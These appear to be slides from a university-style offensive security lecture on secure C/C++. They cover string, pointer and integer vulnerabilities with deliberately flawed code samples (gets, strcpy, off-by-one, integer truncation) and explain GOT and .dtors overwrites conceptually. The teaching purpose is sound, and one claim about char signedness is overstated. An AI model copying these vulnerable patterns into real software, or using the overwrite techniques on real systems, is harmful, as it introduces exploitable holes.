Secure C/C++

W. Owen Redwood, Ph.D.

Offensive Computer Security 2.0

http://hackallthethings.com/

Audience & Motivation

Everyone (Beginners and Advanced C Devs)

Because:

<u>You were taught wrong!</u>

Outline

- Bugs in programming textbooks
- C Security 101
  - Strings
  - Pointers
  - Integers
- C Security 102
  - Heap / Dynamic memory
  - Format Strings
  - Race conditions

Programming Textbook FAIL

Vulnerability in 1986 textbook:

Programming Pearls (Addison-Wesley, 1986; Second Edition, 2000)

The code on the right demonstrates a standard binary search in Java. It was meticulously “proven correct” by the authors.

It has a serious vulnerability that went undiscovered for two decades

- **<u>Can you spot it?</u>**
  - Hint: function returns an index that is used for array access

Credit to Joshua Bloch: http://googleresearch.blogspot.com/2006/06/extra-extra-read-all-about-it-nearly.html

```
    public static int binarySearch(int[] a, int key) {
        int low = 0;
        int high = a.length - 1;

        while (low <= high) {
            int mid = (low + high) / 2;
            int midVal = a[mid];

            if (midVal < key)
                 low = mid + 1
             else if (midVal > key)
                 high = mid - 1;
             else
                 return mid; // key found
        }
        return -(low + 1);  // key not found.
    }
```

Programming Textbook FAIL

Vulnerability at line 6:

```
6:              int mid = (low + high) / 2;
```

- low, mid, high are signed integers. This will fail if they are very large
- If (low + high) > max positive int (2^{31} - 1), then it will wrap around to negative values…
- Using a negative value as array index is unsafe.

Credit to Joshua Bloch: http://googleresearch.blogspot.com/2006/06/extra-extra-read-all-about-it-nearly.html

```
1:    public static int binarySearch(int[] a, int key) {
2:        int low = 0;
3:        int high = a.length - 1;
4:
5:        while (low <= high) {
6:            int mid = (low + high) / 2;
7:            int midVal = a[mid];
8:
9:            if (midVal < key)
10:               low = mid + 1
11:           else if (midVal > key)
12:               high = mid - 1;
13:           else
14:               return mid; // key found
15:       }
16:       return -(low + 1);  // key not found.
17:   }
```

Other examples:

- **`#DEFINE`’s for max sizes**
  - these are signed integers! Can fail in safety checks:
    - if (x < MAX_SIZE)...
- **using `int i` in for loop counters…**
  - signed integer. May wrap around
- **Unsafe variable scoping:**

```
char *f() {
   char result[80];
   sprintf(result,"anything will do");
   return(result); /* Oops! result is allocated on the stack. */
 }
```

- **Using unconstrained variable types**
  - Depending on compiler, int may be 16 or 32 bits. Long may be 32 or 64 bits, and so on...

- **Ignoring compiler warnings or Using Permissive compiler flags**

- **Undefined order of Side Effects**
  - Depending on your compiler, `i/++i may be 1 or 0`.
- **Cluttered compile time environment**
  - tons of imported / included libraries
    - ROP gadgets galore!!!
- **Using arrays unsafely**
- **Teaching myths about “safe” functions (strncpy)**
- **Other signedness isues:**
  - char, byte, and etc are now signed by default!
    char x = 127;
    x++; // OVERFLOW! but no trap :)

So what?

Big deal! :P

- The compiler will catch it!
- The code auditing tool with catch it!
- etc

“A Fool with a Tool is Still a Fool” - dwheeler

- David Wheeler, creator of Flawfinder code auditor tool.


Essential C Security 101

Strings
Pointers
Integer Bugs

Outline of talk

- Intro to CPU & Registers
- Motivation
- Strings
- Pointers
- Integer bugs

Von Neumann Architecture



Registers (General Purpose)

EAX - Accumulator

- holds return value usually

EBX - Accumulator

- c

ECX - Count & Accumulator


EDX - Data or I/O Address pointer

ESI - Source index

- for source of string / array operands

EDI - Destination index

- for dest of string / array operands



Registers (Important Ones)

EIP - Instruction Pointer

- (Points to Next instruction to be executed)
- **<u>Target of binary exploitation</u>**

ESP

- Stack pointer

EBP

- Stack base pointer

Tool we will be using

http://gcc.godbolt.org/

A project that visualizes C/C++ to Assembly for you. *(use g++ compiler, intel syntax, and no options)*

Quite useful for learning this stuff

(also interesting: https://github.com/ynh/cpp-to-assembly)

Lecture Source Material

[1] Seacord, Robert C. “Secure Coding in C and C++”. Second Edition. Addison Wesley. April 12, 2013

(not required, but highly recommended)

Motivation

- One of the most widely used programming languages of all time
  - Want to use a different language?
    - It’s backend is likely written in C!
      - Python
      - Ruby
      - Java!
- Vast majority of popular languages borrow from it

About C

Dennis Ritchie at ATT Labs

Standards:

- ANSI C89 (American National Standards Institute -- no longer around)
- ISO C90 (Int'l Org for Standarization)
- ISO C99
- ISO C11 (December 2011)
  - Dennis Ritchie died October 2011

    Way cooler than Steve Jobs...

TURING AWARD == BOSS

CCCCCCCCCCCCCCCCCCCCCC\xCC

USED IN EVERYTHING!

45 years and going strong!

- Operating Systems
- Embedded Systems
  - *Planes, Trains, Satellites, Missiles, Boats, etc..*
- Drivers, Libraries, Other languages...

You just cannot get away from it.

Strings

- String Types
- String functions
- Common Errors / Vulnerabilities
- Mitigations

Some C Terms for strings

- String - sequence (array) of characters up to and including the null character terminating it
- Length - the length of the sequence up till (not counting) the null character
- Size - number of bytes allocated to the array
- Count - number of elements in the array

size != length (depends on character size)

Length of Character / String

Atomic size (# bytes) of string depends on length of character!

- char x = 1 byte
- A single UTF-8 char = 1-4 bytes (tutorial here)
- wide char = 2-4 bytes

Strings can be:

1. normal / “narrow”
2. wide character
3. multi-byte (heterogenous char types!)

Character sets!

Do you know how to handle user input in different languages?

- Korean, Chinese, Japanese, Greek, Hebrew, Russian, Arabic, etc…

https://en.wikipedia.org/wiki/Character_encoding

Relevance

iOS char prank

specific string of Chinese, Marathi and Arabic characters

Characters

char types:

1. char
2. unsigned char
3. signed char

wchar_t types:

- wchar_t
- unsigned wchar_t
- signed wchar_t

whcar_t is a integer type whose range of values can represent distinct codes for all members of the largest extended character set specified among the supported locales [1]

wchar_t

Windows typically uses UTF-16

- wchar_t is thus 2 bytes (16 bits…)

Linux / OSX typically uses UTF-32

- wchar_t is thus 4 bytes (32 bits…)

sizeof(wchar_t) is usually 2 or more bytes

- <u>size of a wchar_t array != len of the array</u>

length functions

- strlen (run time)
- sizeof (compile time)
- wcslen (for wide characters)
- …

Characters (from [1] page 38)

```
#include <string.h> // use compiler opt -fpermissive
void foo()
{
  size_t len;
  char cstr[] = "char string";
  signed char scstr[] = "char string";
  unsigned char uscstr[] = "char string";

  len = strlen(cstr);
  len = strlen(scstr);   // will trigger warnings
  len = strlen(uscstr); // will trigger warnings
}
```

strlen vs sizeof (derived from [1])

```
#include <string.h>
void foo()
{
  size_t len;
  char cstr[] = "char string";
  signed char scstr[] = "char string";
  unsigned char uscstr[] = "char string";

  len = strlen(cstr);
  len = sizeof(scstr);  // no warnings!  returns hardcoded value!
  len = sizeof(uscstr); // no warnings!  returns hardcoded value!
}
```

string functions

Copying:

memcpy	Copy block of memory
memmove	Move block of memory
strcpy	Copy string (unbounded)
strncpy	Copy characters from string
strcpy_s	(A windows function, not C99/C11)
strdup	(a POSIX function, not C99/C11)
wcscpy	(A windows function, not C99/C11)
wcscpy_s	(A windows function, not C99/C11)
_mbscpy	(A windows function, not C99/C11)
_mbscpy_s	(A windows function, not C99/C11)

string functions

Concatenation:

strcat	Concatenate strings
strncat	Append characters from string
sprintf	Format strings (also copying)
snprintf	Format strings (also copying)

Common Errors

We'll cover some common errors:

- improperly bounded string copies
- off-by-one errors
- string truncation
- null termination errors

Things that cause "UNDEFINED BEHAVIOR" :)

- <u>potentially memory corruption</u>

improperly bounded string copies

Common culprits of old (now depreciated)

- gets (cannot be used safely)
- strcpy (unsafe, but can be used safely)

Newer common culprits… misuse of:

- strncpy
- strncat
- memmove
- memcpy
- sprintf
- vsprintf
- strtok

improperly bounded string copies

example from [1] p42. Short link to this in gcc.godbolt: here

```
#include <stdio.h>
#include <stdlib.h>

void foo() {
  char response[8];
  puts("Continue? [y] n: ");
  gets(response);
  if (response[0] =='n')
        exit(0);
  return;
}
```

```
char *gets(char *dest)
{
        int c = getchar();
        char *p = dest;
        while (c!= EOF && c != '\n')
        {
                *p++ = c;
                c = getchar();
        }
        *p = '\0';
        return dest;
}
```

improperly bounded string copies

```
#include <string.h>
int foo(char *inputstring)
{
        char buf[256];
        /* make a temp copy of data to work on */
        strcpy(buf, inputstring);
        /* … */
        return 0;
}
```

improperly bounded string copies

```
#include <string.h>
int maybe_safer_function(char *inputstring)
{
	char buf[256];
	/* make a temp copy of data to work on */
	strncpy(buf, inputstring, strlen(inputstring));
	/* … */
	return 0;
}
```

The lesson:

- make sure “safe” functions are used correctly
    - otherwise no guarantee of safety / defined behavior

improperly bounded string copies

```
#include <string.h>
int some_other_function(char *inputstring)
{
	char buf[256];
	/* make a temp copy of data to work on */
	sprintf(buf, "%s",  inputstring);
	/* … */
	return 0;
}
```

off-by-one errors

Similar to unbounded copies

- involves reading/writing outside the bounds of the array

off-by-one errors (from [1] page 47)

```
void foo(){
  char s1[] = "012345678";  // len 9
  char s2[] = "0123456789";  // len 10
  char *dest; int i;

  strncpy(s1, s2, sizeof(s2));
  dest = (char * ) malloc(strlen(s1));

  for (i =1; i <=11; i++)
      dest[i] = s1[i];

  dest[i]='\0';
  printf("dest = %s", dest);
}
```

string truncation

When too large of a string is put *safely* into too small of a destination. Data is lost

- Rarely this is a vulnerability
    - Depends on application logic

null termination errors

- failure to properly null terminate strings
- strncpy/strncat don’t null terminate

```
char dest[50]
strncpy (dest, src, 50*sizeof(char))
// if src does not have \0 in the first 50 chars, this will not be null terminated
```

Mitigations

Follow best encoding practices:

- http://websec.github.io/unicode-security-guide/character-transformations/

Compiler flags:

- use safe functions safely
  - Adopt a single / unified model for handling strings (cover this at the end)
- _FORTIFY_SOURCE
  - stack cookies (we'll cover this in depth later)

Pointers

- How to
- Function Pointers
- Data Pointer Errors
- Global Offset Table (GOT)
- .dtors section


Pointer Operators

* and &

* (declaration operator)

* when used in declaring a variable instantiates (or type casts) a variable pointing to an object of a given type

- char *x; // x points to a char object / array
- wchar_t *y;
- int *z;



* (dereference operator)


* is a unary operator which denotes indirection

- if the operand doesn't point to an object or function, the behavior of * is undefined
  - *(NULL) will typically trigger a segfault
    - or vulnerability if 0x0000000000000 is a valid memory-mappable address :)
      - OLD SCHOOL computers, but also many modern embedded systems

* (dereference operator)

Think of it as it moves forwards in this relationship.


printf(“x contains at 0x%08x, it points to value: %s”, x, *x);



& (address-of operator)

& shows you the actual data stored in the pointer


```
printf("x is at 0x%08x, contains 0x%08x, it points to value: %s",
                &x,      x,      *x);
```



-> (member-of operator)

-> dereferences a structure and accesses a member of that structure

- p->next (for linked lists)
- d->name



array indexing

expr1[expr2]

- returns the expr2th element of the `array' pointed to by expr1. Exactly equivalent to:
  - *(expr1 + (expr2))

d->name is equivalent to:

- (char *)*(d + sizeof(x) + sizeof(y))

Function Pointers

These get executed.

- via: call, jmp, jcc, ret...
- if they point to malicious instructions, will execute
- must be handled carefully

Function Pointers (from [1] p 126)

```c
#include <stdio.h>

void good_function(const char *str){
        printf("%s", str);
}

int main(){
  static void (*funcPtr)(const char *str);
  funcPtr = &good_function;
  (void)(*funcPtr)("hi ");
  good_function("there!\n");
  return 0;
}
```

```asm
mov   rax, QWORD PTR main::funcPtr[rip]
mov   edi, OFFSET FLAT:.LC1
call  rax

mov   edi, OFFSET FLAT:.LC2
call  good_function(char const*)
```

Find the bug (60 seconds)

```
#define MAXCOORDS 5
...
void Mapdesc::identify(REAL dest[MAXCOORDS][MAXCOORDS])
{
    memset(dest, 0, sizeof( dest ));
    for (int i = 0; i != hcoords; i++)
        dest[i][i] = 1.0;
}
...
```

This error was found in theReactOSproject by PVS-StudioC/C++ static code analyzer.

Global Offset Table (GOT)

Windows & Linux use a similar technique for linking and transferring control to a library function

- linux’s is exploitable
- windows’s is safe

Global Offset Table (GOT)

As part of the Executable and Linking Format (ELF), there is a section of the binary called the Global Offset Table

- The GOT holds absolute addresses
  - essential for dynamically linked binaries
  - every library function used by program has a GOT entry
    - contains address of the actual function

Global Offset Table (GOT)

Before the first use of a library function, the GOT entry points to the run time linker (RTL)

- RTL is called (passed control),
  - RTL finds function’s real address and inserted into the GOT

Subsequent calls don’t involve RTL

Global Offset Table (GOT)

GOT is located at a fixed address in every ELF

- Because RTL modifies it, it is not write-protected
  - Attackers can write to it
    - via arbitrary-memory-write vuln
    - redirect existing function to attacker's shellcode

- learn more with objdump

.dtors Section

only with the GCC compiler. Similar to GOT, contains the destructor function pointer(s).

- constructor = .ctors
  - called before main() is invoked
- destructors = .dtors
  - both segments are writeable by default.

Example Time! (60 Seconds)

```
int SSL_shutdown(SSL *s)
{
  if (s->handshake_func == 0)
  {
    SSLerr(SSL_F_SSL_SHUTDOWN, SSL_R_UNINITIALIZED);
    return -1;
  }

  if ((s != NULL) && !SSL_in_init(s))
    return(s->method->ssl_shutdown(s));
  else
    return(1);
  ....
}
```

This error was found in theOpenSSL project by PVS-Studio C/C++ static code analyzer.

Spot the bug (60 Seconds)

```
void ClientSession :: findIpAddress(CSCPMessage * request)
{
  ....
    if (subnet != NULL)
    {
      debugPrintf(5, _T("findIpAddress(%s): found subnet %s"),
                  ipAddrText,
                  subnet->Name());
      found = subnet->findMacAddress(ipAddr, macAddr);
    }
    else
    {
      debugPrintf(5, _T("findIpAddress(%s): subnet not found"),
                  ipAddrText,
                  subnet->Name());
    }
  ....
}
```

This error was found in theNetXMS project byPVS-Studio C/C++ static code analyzer.

Last pointer bug (60 seconds)

```
vdlist_iterator& operator--(int) {
  vdlist_iterator tmp(*this);
  tmp = tmp->mListNodePrev;
  return tmp;
}
```

This error was found in theVirtualDubproject by PVS-StudioC/C++ static code analyzer.

Integer Security

- Signed vs Unsigned
- Integer Truncation
- Overflow
- Underflow
- Nuances
- Conversion / Promotion
- Casting

Signed vs Unsigned (char == 1 byte)

signed char y;

SIGN	64	32	16	8	4	2	1	
0	0	0	0	0	0	0	1	=1

SIGN	64	32	16	8	4	2	1	
0	1	1	1	1	1	1	1	=127

SIGN	64	32	16	8	4	2	1	
1	0	0	0	0	0	0	0	=-128

SIGN	64	32	16	8	4	2	1	
1	1	1	1	1	1	1	1	=-1

unsigned char y;

128	64	32	16	8	4	2	1	
0	0	0	0	0	0	0	0	=0

128	64	32	16	8	4	2	1	
0	0	0	0	0	0	0	1	=1


128	64	32	16	8	4	2	1	
0	0	1	0	1	0	0	0	=40

128	64	32	16	8	4	2	1	
1	1	1	1	1	1	1	1	=255

Truncation Example 1

```c
#include <stdio.h>
void foo()
{
  int i = -1;
  short x;
  x = i;
}
```

Lets see how this compiles and exactly what happens




Truncation Example 1

Code editor

```c
#include <stdio.h>
void foo()
{
  int i = -1;
  short x;
  x = i;
}
```


Assembly output

```
foo():
    push    rbp
    mov rbp, rsp
    mov DWORD PTR [rbp-4], -1
    mov eax, DWORD PTR [rbp-4]
    mov WORD PTR [rbp-6], ax
    pop rbp
    ret
```



x86_64 vs x86_32

64-bit register	Lower 32 bits	Lower 16 bits	Lower 8 bits
rax	eax	ax	al
rbx	ebx	bx	bl
rcx	ecx	cx	cl
rdx	edx	dx	dl
rsi	esi	si	sil
rdi	edi	di	dil
rbp	ebp	bp	bpl
rsp	esp	sp	spl
r8	r8d	r8w	r8b
r9	r9d	r9w	r9b
r10	r10d	r10w	r10b
r11	r11d	r11w	r11b
r12	r12d	r12w	r12b
r13	r13d	r13w	r13b
r14	r14d	r14w	r14b
r15	r15d	r15w	r15b



Integer Truncation continued

Do not code your applications with the native C/C++ data types that change size on a 64-bit operating system

- use type definitions or macros that explicitly call out the size and type of data contained in a variable

The 64-bit return value from sizeof in the following statement is truncated to 32-bits when assigned to bufferSize.

```
int bufferSize = (int) sizeof (something);
```

The solution is to cast the return value using size_t and assign it to bufferSize declared as size_t as shown below:

```
size_t bufferSize = (size_t) sizeof (something);
```

Platform Matters (intro)

- In many programming environments for C and C-derived languages on 64-bit machines, "int" variables are still 32 bits wide
    - <u>but long integers and pointers are 64 bits wide.</u>
    - This is described as the LP64 data model
- Alternative models:
    - ILP64 (all 3 types are 64 bits wide)
    - SILP64 (even shorts are 64 bits wide)
    - LLP64 (compatibility mode, everything is 32 bit)

Platform Matters

The difference among the three 64-bit models (LP64, LLP64, and ILP64) **lies in the non-pointer data types.**

ILP32 = Microsoft Windows & Most Unix and Unix-like systems @ 32bit

LP64 = Most Unix and Unix-likesystems, e.g. Solaris,Linux, BSD, and OS X;z/OS

LLP64 = Microsoft Windows (x86-64 and IA-64)
ILP64 = HAL Computer Systemsport of Solaris toSPARC64

Table 1. 32-bit and 64-bit data models

	ILP32	LP64	LLP64	ILP64
char	8	8	8	8
short	16	16	16	16
int	32	32	32	64
long	32	64	32	64
long long	64	64	64	64
pointer	32	64	64	64

Safe type definitions/functions

- **ptrdiff_t**: A signed integer type that results from subtracting two pointers.
- **size_t**: An unsigned integer and the result of the sizeof operator. This is used when passing parameters to functions such as malloc (3), and returned from several functions such as fred (2).
- **int32_t**, **uint32_t etc**.: Define integer types of a predefined width.
- **intptr_t and uintptr_t**: Define integer types to which any valid pointer to void can be converted.

A side note on Exploit Dev

The size of a struct may change from platform to platform!

```
struct test {
	int i1;
	double d;
	int i2;
	long l;
}
```

Why does this matter?

Integer “overflow”

- operation results in numeric value that is too large for storage space
- **C99** standard dictates that the result is always modulo, "computation involving <u>unsigned</u> operands can never overflow"
    - <u>**wraparound**</u>: does not overflow into other storage
        - UINT_MAX + 1 == 0




image source: wikipedia

Integer “overflow”

- **C99** standard dictates that the result is always modulo, "computation involving <u>unsigned</u> operands can never overflow"
  - what about <u>signed</u> operands?
    - Overflowing a signed integer is an undefined behavior.
      - INT_MAX + 1 == ???

Integer "overflow"

- But for non-**C99** environments:
  - **"result saturation"**:
    - occurs on GPUs and DSP
    - wrap around does not occur, instead a MAXVALUE is always returned
      - still does not overflow into adjacent memory
      - Conversely, underflow saturates to MINVALUE




image source: wikipedia

Integer “underflow”

- occurs in subtraction
    - unsigned int x = 0 - 1
        - x == 2^{16} - 1
- **C99** standard dictates that the result is always modulo, for unsigned operands
    - **<u>wraparound</u>**: does not overflow into other storage
- For signed operands this is undefined

Other Integer Nuances

- -INT_MIN == Undefined behavior
- Bit shifting integers:
  - Negative integers cannot be left shifted
    - -1 << x == Undefined behavior (for any x >= 0)
  - Error to shift a 1 into the sign position
    - INT_MAX << 1 == Undefined behavior
  - Error to shift by value > than bitwidth of the object
    - x86-32, int is 32 bits. Error to do (int) x << 33
      - x << 32 is ok. equivalent to x = x xor x

Other Nuances

- Starting a number with 0 designates octal
    - 1000, 2000, 0100, 0200, 0300, ... 0981

Integer Promotion / Conversion

- unsigned wins
  - https://www.securecoding.cert.org/confluence/display/seccode/INT02-C.+Understand+integer+conversion+rules
  - (1U > -1) == (1U > UINT_MAX) == 0
- Operands promoted up to size
  - Integer types smaller than int are promoted when an operation is performed on them
    - (short) x << 17
      - promoted to integer, so this is safe

Order of Operations vs Promotion?

